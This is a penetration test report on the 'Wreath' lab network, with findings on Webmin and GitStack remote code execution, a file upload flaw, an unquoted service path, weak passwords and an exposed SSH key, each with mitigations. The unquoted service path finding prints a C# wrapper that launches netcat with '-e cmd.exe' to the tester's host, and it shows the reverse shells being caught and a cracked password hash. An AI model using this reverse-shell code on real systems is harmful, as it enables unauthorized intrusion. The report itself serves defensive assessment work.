Penetration Test on Wreath Network

Date: 13th May,

2025 Project: 001

Version 1.0

Disclaimer

A penetration test represents a snapshot in time. The findings and recommendations reflect the conditions and information available during the assessment period, and do not account for changes made before or after that time. Due to the time-limited nature of such engagements, it is not always possible to evaluate all security controls comprehensively. This assessment was prioritized to identify the most critical weaknesses that could be exploited by an attacker. It is recommended to perform similar assessments on a regular basis—ideally annually—by internal teams or independent third-party assessors to ensure the ongoing effectiveness of security controls.

Assessment Overview

The objective of this assessment was to evaluate the security of a home network hosting multiple personal development projects. The environment included two primary machines: one functioning as a public-facing web server with port forwarding enabled, and another used as the client's main personal workstation.

The web server hosted a site that is periodically updated through a Git-based deployment workflow, where changes are pushed from the client’s main PC to a private Git server and subsequently cloned to the public-facing server. This exposed web application served as the initial attack surface for the assessment.

Although the client's personal machine (a repurposed server) resides on the same network, it was described as being well-protected, with no known vulnerable services and no direct exposure to the internet-facing portion of the network. The assessment aimed to identify potential vulnerabilities, explore lateral movement opportunities, and evaluate the overall security posture of the environment under realistic conditions.

Scope

Network	Note
10.200.81.0/24	Wreath

Scope Exclusions

Per client request 10.200.81.1 i 10.200.81.250 were out of scope, did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted.

Executive Summary

This penetration test was conducted to evaluate the security posture of the target infrastructure. The assessment simulated real-world attack scenarios to identify vulnerabilities, assess the effectiveness of existing security controls, and demonstrate the potential impact of successful exploitation.

The test began with external reconnaissance and enumeration of a public-facing server. Several services were identified, including Webmin (MiniServ), which was found to be vulnerable to a known remote code execution flaw (CVE-2019-15107). Exploitation of this service provided root-level access to the system.

From this foothold, internal network enumeration was performed. SSH credentials were obtained, and lateral movement was achieved. A secondary internal host running GitStack was discovered and exploited using a publicly available remote code execution vulnerability, granting SYSTEM-level access on a Windows machine.

Persistence mechanisms were established using a combination of local user creation, reverse shell tunnels, and WinRM/RDP access. Privilege escalation was achieved through various vectors, including an unquoted service path vulnerability and password hash reuse.

Throughout the engagement, multiple post-exploitation actions were executed, including the extraction of SAM and SYSTEM registry hives, cracking of local credentials, and deployment of custom payloads. All evidence of the intrusion was removed at the end of the test to preserve operational security.

The assessment highlights critical vulnerabilities and configuration weaknesses that allow for full compromise of the network. Recommendations for remediation include patching outdated software, implementing least privilege principles, hardening service configurations, and improving network segmentation.

Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.


Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Medium	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.


Unpatched Software

MiniServ 1.890/Webmin Remote Code Execution

Description:	The target system was found running MiniServ 1.890 (Webmin HTTPD), vulnerable to CVE-2019-15107, which allows remote code execution.
Risk:	Successful exploitation granted initial root access to the system enabling further network enumeration and lateral movement.
System:	10.200.81.200
Severity:	Critical
Tools:	manual finding, netcat
References:	https://github.com/MuirlandOracle/CVE-2019-15107/blob/main/CVE-2019-15107.py

Evidence:






Mitigation:


- Immediately patch Webmin to the latest versions.
- Restrict access to Webmin to trusted IP addresses using firewall rules or by binding the service to a local interface or VPN


GitStack 2.3.10 Remote Code Execution

Description:	The internal host was running GitStack, exploited via a remote code execution vulnerability identified through Searchsploit, leading to execution as NT AUTHORITY\SYSTEM.
Risk:	Achieved the highest privilege level on the Windows system, enabling full control and data exfiltration.
System:	10.200.81.150
Severity:	Critical
Tools:	curl, netcat, BurpSuite
References:	https://www.exploit-db.com/exploits/43777

Evidence:








Mitigation:


- Immediately patch Gitstack to the latest versions.
- Run the GitStack Windows service with a non-privileged account
- **Restrict network exposure** – place the GitStack service behind a VPN or firewall and allow connections only from trusted internal subnets


Unrestricted File Upload

Description:	The internal host allowed uploading files without sufficient validation or filtering, enabling the upload of a malicious script. This was identified during testing using manual methods and Burp Suite. The uploaded payload provided remote code execution capabilities upon being accessed via the web server.
Risk:	Allowed the attacker to execute arbitrary code on the server, potentially leading to full system compromise, data theft, or use of the server for pivoting further into the network.
System:	10.200.81.100
Severity:	Critical
Tools:	Evil-WINrm, Exiftool, netcat. GitTools, PHP obfuscator
References:	https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

Evidence:








```
Volume in drive C has no label.
Volume Serial Number is A041-2802

Directory of C:\windows\temp
```

```
┌──(root㉿kali)-[/home/kali/Wreath]
└─# nc -nvlp 13000
listening on [any] 13000 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100] 52972
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\xampp\htdocs\resources\uploads>whoami
whoami
wreath-pc\thomas

C:\xampp\htdocs\resources\uploads>
```


Mitigation:


- Validate File Types: Check file extensions (e.g., .jpg, .png) and MIME types (e.g., image/jpeg) on the server side.
- Limit File Size: Set a maximum file size (e.g., 2 MB) to prevent DoS attacks.
- Scan File Content: Use antivirus tools (e.g., ClamAV) to detect malicious code.
- Secure Storage: Store files outside public directories, use random file names, and restrict folder permissions.

Unquoted Service Path

Description:	The target system was found to have one Windows services installed with unquoted executable paths. This misconfiguration can allow an attacker with local privileges to place a malicious executable in a path segment that is interpreted and executed by the system, resulting in privilege escalation. Identified manually via service enumeration.
Risk:	Can lead to local privilege escalation, potentially allowing an attacker with limited access to gain SYSTEM-level privileges by injecting malicious executables into vulnerable path locations.
System:	10.200.81.100
Severity:	Critical
Tools:	manual findings
References:	https://cwe.mitre.org/data/definitions/428.html

Evidence:





```
using System;
using System.Diagnostics;

namespace Wrapper {
    class Program {
        static void Main() {
            Process proc = new Process();
            ProcessStartInfo procInfo = new ProcessStartInfo();
            procInfo.FileName = "c:\\windows\\temp\\nc-labdar.exe";
            procInfo.Arguments = "10.50.82.54 13005 -e cmd.exe";
            procInfo.UseShellExecute = false;
            procInfo.CreateNoWindow = true;
            proc.StartInfo = procInfo;
            proc.Start();
        }
    }
}
```

```
C:\Program Files (x86)\System Explorer>sc stop SystemExplorerHelpService
sc stop SystemExplorerHelpService

SERVICE_NAME: SystemExplorerHelpService
        TYPE               : 20  WIN32_SHARE_PROCESS
        STATE              : 3  STOP_PENDING
                                (STOPPABLE, NOT_PAUSABLE, ACCEPTS_SHUTDOWN)
        WIN32_EXIT_CODE    : 0  (0x0)
        SERVICE_EXIT_CODE  : 0  (0x0)
        CHECKPOINT         : 0x0
        WAIT_HINT          : 0x1388

C:\Program Files (x86)\System Explorer>sc start SystemExplorerHelpService
sc start SystemExplorerHelpService
[SC] StartService FAILED 1053:

The service did not respond to the start or control request in a timely fashion.


C:\Program Files (x86)\System Explorer>
```

```
┌──(kali㉿kali)-[~/Wreath]
└─$ nc -nvlp 13005
listening on [any] 13005 ...
connect to [10.50.82.54] from (UNKNOWN) [10.200.81.100] 51024
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

Mitigation:


- Quote all executable paths in Windows service configurations, especially those containing spaces (e.g., "C:\Program Files\App\app.exe" instead of C:\Program Files\App\app.exe).
- Audit all services using wmic service get name,displayname,pathname,startmode or PowerShell scripts to identify unquoted paths.
- Ensure proper permissions on all folders in executable paths to prevent unprivileged users from placing files.


Insufficient Password Complexity

Description:	During testing, the hash of the user **Thomas** was easily cracked due to the absence of a comprehensive password policy. Additionally, the same weak password was reused for **his personal web page**, increasing the risk of credential compromise across multiple services.
Risk:	Enables unauthorized access to services and accounts, increasing the likelihood of credential stuffing, privilege escalation, and lateral movement when passwords are reused across systems.
System:	10.200.81.100
Severity:	High
Tools:	hashcat
References:	https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html

Evidence:

```
Host memory required for this attack: 0 MB

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

02d90eda8f6b6b06c32d5f207831101f:i<3ruby
```






Mitigation:


- Enforce a strong password policy.
- Disallow password reuse across internal systems and web services.
- Implement MFA (Multi-Factor Authentication) to strengthen login security.

Exposed Private Key (id_rsa)

Description:	During testing, a private SSH key (id_rsa) was discovered in the /root/.ssh/ directory. The key was not protected with a passphrase, significantly increasing the risk of unauthorized use. If the corresponding public key is authorized on other systems, this private key could allow passwordless SSH access, enabling lateral movement or persistence across the network.
Risk:	Enables unauthorized SSH access to systems that trust the corresponding public key. The lack of a passphrase further facilitates immediate abuse of the key, leading to potential lateral movement, privilege escalation, and persistent unauthorized access.
System:	10.200.81.200
Severity:	High
Tools:	Manual file system inspection (ls, cat), SSH client
References:	https://owasp.org/www-project-top-ten/2017/A3_2017-Sensitive_Data_Exposure.html

Evidence:






Mitigation:


- Immediately delete the exposed private key from /root/.ssh/id_rsa.
- Revoke or replace all public keys that may be associated with this private key.
- Enforce the use of passphrases on all SSH private keys to prevent easy misuse if compromised.
- Apply strict file permissions (e.g., chmod 600) and ownership to private key files.
- Avoid storing keys in default or shared locations, especially under privileged accounts like root.

Improper Privileges

Description:	During testing, it was identified that services such as GitStack and Webmin were running under the highly privileged NT AUTHORITY\SYSTEM context. This violates the Principle of Least Privilege. The associated exploit code executed with SYSTEM-level privileges immediately upon service compromise, without requiring any privilege escalation.
Risk:	Running services under elevated contexts significantly increases the impact of exploitation. If an attacker exploits a vulnerability in one of these services, they gain immediate SYSTEM-level access — allowing full control over the host. This can lead to system-wide compromise, lateral movement, and persistent access across the network.
System:	10.200.81.100 10.200.81.150
Severity:	High
Tools:	Manual inspection of running services
References:	https://en.wikipedia.org/wiki/Principle_of_least_privilege https://cwe.mitre.org/data/definitions/250.html https://owasp.org/www-project-top-ten/

Evidence:






Mitigation:

- Reconfigure services like GitStack and Webmin to run under dedicated, low-privilege service accounts.
- Apply the Principle of Least Privilege (PoLP) across all service configurations.
- Avoid assigning NT AUTHORITY\SYSTEM or Administrator context to network-facing services.

Error Page Information Disclosure

Description:	During testing, it was observed that the Django framework displayed a verbose 404 error page. The error message included request details and directory paths related to the GitStack service. This level of detail inadvertently disclosed the internal directory structure of the application.
Risk:	Detailed error pages can reveal sensitive internal information that aids attackers during reconnaissance. In this case, the disclosed GitStack directory facilitated further enumeration, ultimately leading to the discovery and exploitation of a Remote Code Execution (RCE) vulnerability. Such exposures significantly increase the attack surface of the application.
System:	10.200.81.150
Severity:	High
Tools:	Web browser
References	https://owasp.org/Top10/A09_2021-Security_Logging_and_Monitoring_Failures/ https://cwe.mitre.org/data/definitions/209.html https://docs.djangoproject.com/en/5.2/ref/settings/#debug

Evidence:




Mitigation:

- Implement custom error pages (e.g., 404, 500) that do not display internal paths or request details.
- Review and sanitize all exception and error handling mechanisms.
- Log detailed error information securely on the backend, but never expose it to end users.
- Perform a full application configuration review to ensure no other debug features are exposed in production.

Personal Information Disclosure

Description:	During testing, it was discovered that the website publicly exposes personal contact information (e.g., names, email addresses, phone numbers). This data was accessible without authentication and was visible to any user browsing the site.
Risk:	Publicly exposed personal information significantly increases the risk of social engineering and phishing attacks. Attackers may use this data to impersonate employees, trick users into revealing credentials, or gain unauthorized access to systems and sensitive information.
System:	10.200.81.100
Severity:	Medium
Tools:	Web browser - manual inspection of public pages
References:	https://owasp.org/Top10/A01_2021-Broken_Access_Control/ https://cwe.mitre.org/data/definitions/200.html https://gdpr-info.eu/art-5-gdpr/

Evidence:



Mitigation:

- Immediately remove or redact any personal contact information from public-facing pages.
- Ensure that sensitive user data is only accessible to authorized and authenticated users.

